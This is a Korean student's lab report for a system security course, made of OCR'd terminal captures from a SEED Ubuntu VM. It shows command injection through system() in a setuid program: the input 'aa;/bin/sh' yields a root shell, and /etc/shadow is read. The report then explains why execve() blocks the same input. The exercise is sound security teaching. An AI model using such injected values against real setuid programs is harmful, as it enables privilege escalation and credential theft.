
시스템보안 4주차 실습 과제


1. system() 사용해서 etc/shadow 실행 장면



SEED Ubuntu20.04 [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
Activities
Terminal
Sep 22 02:46
seed@VM: /day4
Shift + Ctrl


```
[09/22/25]seed@VM:/day4$ practice /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
```

2. system() 사용해서 루트 쉘 탈취 장면




```
[09/22/25]seed@VM:/day4$ sudo ln -sf /bin/zsh /bin/sh
[09/22/25]seed@VM:/day4$ practice "aa;/bin/sh"
/bin/cat: aa: No such file or directory
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# 
```

3. execve() 사용해서 etc/shadow 실행 장면


SEED Ubuntu20.04 [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
Activities
Terminal
Sep 22 06:00
seed@VM: /day4
Shift + Ctrl

```
[09/22/25]seed@VM:/day4$ practice_2 /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
```

4. execve() 사용해서 루트쉘 탈취 실패 장면


SEED Ubuntu20.04 [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
Activities
Terminal
Sep 22 06:02
seed@VM: /day4

```
[09/22/25]seed@VM:~$ cd /day4/
[09/22/25]seed@VM:/day4$ practice_2 "aa;/bin/sh"
/bin/cat: 'aa;/bin/sh': No such file or directory
[09/22/25]seed@VM:/day4$
```

5. system()은 루트 쉘 탈취를 성공하고, execve()는 성공하지 못한 이유

system() 함수는 쉘을 먼저 호출하여 문자열 명령을 전달하는 방식으로 동작하여 쉘은 사용자가 입력하는 세미콜론을 명령어로 해석하여 루트 쉘을 탈취할 수 있다.

execve() 함수는 쉘 없이 프로그램을 직접 실행하기 때문에 코드와 데이터를 명확하게 분리하여 사용자의 데이터가 코드로 해석되지 못해 루트 쉘을 탈취하지 못한다.